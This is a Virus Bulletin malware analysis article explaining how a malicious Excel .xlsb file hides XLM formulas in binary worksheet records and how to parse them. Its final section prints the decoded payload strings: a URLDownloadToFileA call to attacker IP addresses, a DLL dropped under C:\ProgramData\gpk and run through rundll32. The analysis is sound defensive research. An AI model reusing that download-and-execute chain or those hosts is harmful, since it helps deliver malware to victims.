virus BULLETIN Covering the global threat landscape

EXCEL FORMULA/MACRO IN .XLSB?

Kurt Natvig
Forcepoint Innovation Labs, UK

Excel Formula, or XLM – does it ever stop giving pain to researchers?

Last week I received a new sample using the xlsb file format that supposedly contained malicious code. I had a quick look, and wow – this was different. An initial check on *VirusTotal* (*VT*) showed that it hadn't been uploaded to *VT* yet. So, with nothing to go on, I started looking into the sample.

Structurally, it's a *Microsoft Excel 2007+* document (ZIP) containing the following files:

```
  Length      Date    Time    Name
---------  ---------- -----   ----
     3541  1980-01-01 00:00   [Content_Types].xml
      588  1980-01-01 00:00   _rels/.rels
     1954  1980-01-01 00:00   xl/_rels/workbook.bin.rels
     4532  1980-01-01 00:00   xl/workbook.bin
      420  1980-01-01 00:00   xl/worksheets/_rels/sheet1.bin.rels
      750  1980-01-01 00:00   xl/styles.bin
     8390  1980-01-01 00:00   xl/theme/theme1.xml
      284  1980-01-01 00:00   xl/worksheets/_rels/sheet4.bin.rels
     3186  1980-01-01 00:00   xl/worksheets/sheet8.bin
    42699  1980-01-01 00:00   xl/sharedStrings.bin
      284  1980-01-01 00:00   xl/worksheets/_rels/sheet3.bin.rels
     3645  1980-01-01 00:00   xl/worksheets/sheet1.bin
     1378  1980-01-01 00:00   xl/drawings/drawing1.xml
    60133  1980-01-01 00:00   xl/media/image1.png
      449  1980-01-01 00:00   xl/worksheets/_rels/sheet2.bin.rels
     3383  1980-01-01 00:00   xl/worksheets/sheet2.bin
      426  1980-01-01 00:00   xl/worksheets/_rels/sheet5.bin.rels
      449  1980-01-01 00:00   xl/macrosheets/_rels/sheet1.bin.rels
     3272  1980-01-01 00:00   xl/worksheets/sheet3.bin
      292  1980-01-01 00:00   xl/drawings/_rels/drawing1.xml.rels
    17309  1980-01-01 00:00   xl/worksheets/sheet4.bin
     4354  1980-01-01 00:00   xl/worksheets/sheet7.bin
      284  1980-01-01 00:00   xl/worksheets/_rels/sheet8.bin.rels
      449  1980-01-01 00:00   xl/worksheets/_rels/sheet7.bin.rels
      544  1980-01-01 00:00   xl/worksheets/sheet5.bin
     3234  1980-01-01 00:00   xl/worksheets/sheet6.bin
     3212  1980-01-01 00:00   xl/macrosheets/sheet1.bin
      284  1980-01-01 00:00   xl/worksheets/_rels/sheet6.bin.rels
      339  1980-01-01 00:00   xl/worksheets/binaryIndex2.bin
      327  1980-01-01 00:00   xl/worksheets/binaryIndex1.bin
     5420  1980-01-01 00:00   xl/printerSettings/printerSettings1.bin
      611  1980-01-01 00:00   docProps/core.xml
      369  1980-01-01 00:00   xl/macrosheets/binaryIndex1.bin
       29  1980-01-01 00:00   xl/worksheets/binaryIndex5.bin
     1784  1980-01-01 00:00   xl/worksheets/binaryIndex4.bin
      333  1980-01-01 00:00   xl/worksheets/binaryIndex3.bin
      279  1980-01-01 00:00   xl/worksheets/binaryIndex6.bin
      357  1980-01-01 00:00   xl/worksheets/binaryIndex7.bin
      285  1980-01-01 00:00   xl/worksheets/binaryIndex8.bin
     4236  1980-01-01 00:00   xl/calcChain.bin
     5420  1980-01-01 00:00   xl/printerSettings/printerSettings3.bin
     5420  1980-01-01 00:00   xl/printerSettings/printerSettings2.bin
     2807  1980-01-01 00:00   xl/tables/table1.bin
     1103  1980-01-01 00:00   docProps/app.xml
```

Naturally, we look at the xl/macrosheets/sheet1.bin, right? First we need to enumerate these records. The xl/macrosheets/sheet1.bin looks like this:

```
00000000  81 01 00 93 01 17 c9 04  02 00 40 00 00 00 00 00  |..........@.....|
00000010  00 ff ff ff ff ff ff ff  ff 00 00 00 00 94 01 10  |................|
00000020  00 00 00 00 58 00 00 00  00 00 00 00 00 00 00 00  |....X...........|
00000030  85 01 00 25 06 01 00 02  10 00 80 80 18 10 00 00  |...%............|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 26 00  |..............&.|
00000050  89 01 1e 9e 03 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 40 00 00 00 64 00 00  00 00 00 00 00 00 00 00  |.@...d..........|
00000070  00 98 01 24 03 00 00 00  17 00 00 00 02 00 00 00  |...$............|
```

How are the records stored? The answer is in *Microsoft*'s documentation. To establish the recordId, you read the first byte (0x81). Since the high-bit (0x80) is set, this means there is another byte to add to the recordId. Remove this bit for now and we get 0x01. The next byte is 0x01 and as the high-bit (0x80) isn't set, we can use the value of the byte multiplied with 0x80. This means that the recordId is (1*128)+1 = 129 – which is BrtBeginSheet. To get the length you do the same, read the next byte (0x00) which means there is no high-bit (0x80), so there is no other byte. The rest of the seven bits say 0, so the record has no data.

The next record is BrtWsProp with recordId 147 and length 23.

```
recordId:  (0x93 & 0x7F) + (0x01*0x80) = 147 (0x93)
length:    (0x17 & 7x7F) = 23 (0x17)
```

Now you can parse all the records and get a nice list. Unfortunately, when parsing the records of the xl/macrosheets/sheet1.bin I see nothing unusual.

So we move on to look at the other sheets, what can we find here? Quite a lot actually. The records we are interested in, while we learn, are:

RecordId	Name	Description
0	BrtRowHdr	Tells you what row you currently are on
8	BrtFmlaString	Tells you about an embedded string and the pcode (parsed expression) to build this string
11	BrtFmlaError	Tells you the pcode (parsed-expression)

Let's have a brief look at the data we need.

BrtFmlaString

Microsoft has documented this well in a PDF. To start with, it contains an eight-byte cell information structure, a variable XLWideString (which looks like a Unicode string), two bytes of grbitFlags, and then you get to the formula itself (CellParsedFormula structure).

The first one you'll find is this:

```
RECORD: BrtFmlaString (Id 8,offset 58d), LENGTH: 30
    0 : 14 00 00 00 00 00 00 00 01 00 00 00 2F 00 00 00  | ............/...
   10 : 06 00 00 00 1E 2F 00 41 6F 00 00 00 00 00        | ...../.Ao.....
```

After decoding, we get this:

```
RECORD: BrtFmlaString (Id 8,offset 58d), LENGTH: 30
col: 26, row: 20 | strlen=1 : "/"
      1E 2F 00    PtgInt: 47
      41 6F 00    PtgFunc: CHAR (111)
```

The record has no information about the row, so you need to get this from the BrtRowHdr record. When you get to the CellParsedFormula structure you parse it (as mentioned in my previous article).

BrtFmlaError

This record also starts with a eight-byte cell structure, then a one-byte fErr, and two-byte grbitFlags before you reach the formula itself (CellParsedFormula structure).

```
RECORD: BrtFmlaError (Id 11,offset 123), LENGTH: 92
    0 : 01 00 00 00 00 00 00 00 1D 00 00 49 00 00 00 49  | ...........I...I
   10 : 45 00 19 40 00 01 23 06 00 00 00 23 16 00 00 00  | E..@..#....#....
   20 : 0F 23 4D 00 00 00 0F 23 18 00 00 00 0F 23 07 00  | .#M....#.....#..
   30 : 00 00 0F 23 57 00 00 00 0F 23 25 00 00 00 0F 23  | ...#W....#%....#
   40 : 40 00 00 00 0F 23 4B 00 00 00 0F 23 44 00 00 00  | @....#K....#D...
   50 : 0F 23 3C 00 00 00 0F 13 00 00 00 00              | .#<.........
```

When you parse the first record of this stream you'll get:

```
RECORD: BrtFmlaError (Id 11,offset 1e3), LENGTH: 62
      49 27 00          PtgMemFunc: 27
      19 40 00 01       PtgAttrSpace: 0100
      23 04 00 00 00    PtgName: index 4
      23 14 00 00 00    PtgName: index 20
      0F                PtgIsect:
      23 5D 00 00 00    PtgName: index 93
      0F                PtgIsect:
      23 46 00 00 00    PtgName: index 70
      0F                PtgIsect:
      23 15 00 00 00    PtgName: index 21
      0F                PtgIsect:
      23 2F 00 00 00    PtgName: index 47
      0F                PtgIsect:
      13                PtgUminus:
```

BrtRowHdr

This is a simple structure, but for now we just want the row.

```
RECORD: BrtRowHdr (Id 0,offset d0), LENGTH: 25
    0 : 02 00 00 00 00 00 00 00 2C 01 00 00 00 01 00 00  | ........,.......
   10 : 00 01 00 00 00 01 00 00 00                       | .........
```

The first DWORD gives you the sequence you need (in this case, 2).


THE RESULT

When you have parsed all these records from all these binary worksheets, you'll end up with a virtual sheet that looks like this:

```
Shell32ShellExecuteAJJCCCCJopenrundll32.exe,DllRegisterServer
C:\ProgramData\gpk\453.dll,DllRegisterServer
.exeopenShellExecuteACreateDirectoryAShell32JJCCCCJURLDownloadToFileAJCJUrlmonCKernel3JJCCJJProgramData.dll,DllRegisterServerhttp:145062rundll32.exe
/\
\172.104.251.85/campo/t/t
UrlmonURLDownloadToFileAJJCCJJhttp:172.105.70.225/campo/t3/t3
http://172.105.70.225/campo/t3/t3
172.105.70.225
.dllKernel32CreateDirectoryAJCJ
453.dll
C:\ProgramData\gpkC:\ProgramData\gpk\453.dll
```

This is more informative, but it was a bit of work to get there. At least it is context you can relate to.

As I am writing this article I see that *VT* has received a copy of the sample, and that when it was first checked (on entry) a single engine was detecting it:



Kudos to *Ikarus*!

I think my little project is over – when I have a problem like this I can't let it go until it's solved, but now I can finally relax!

Get in touch with me if you need help! I think tools should give this kind of context automagically.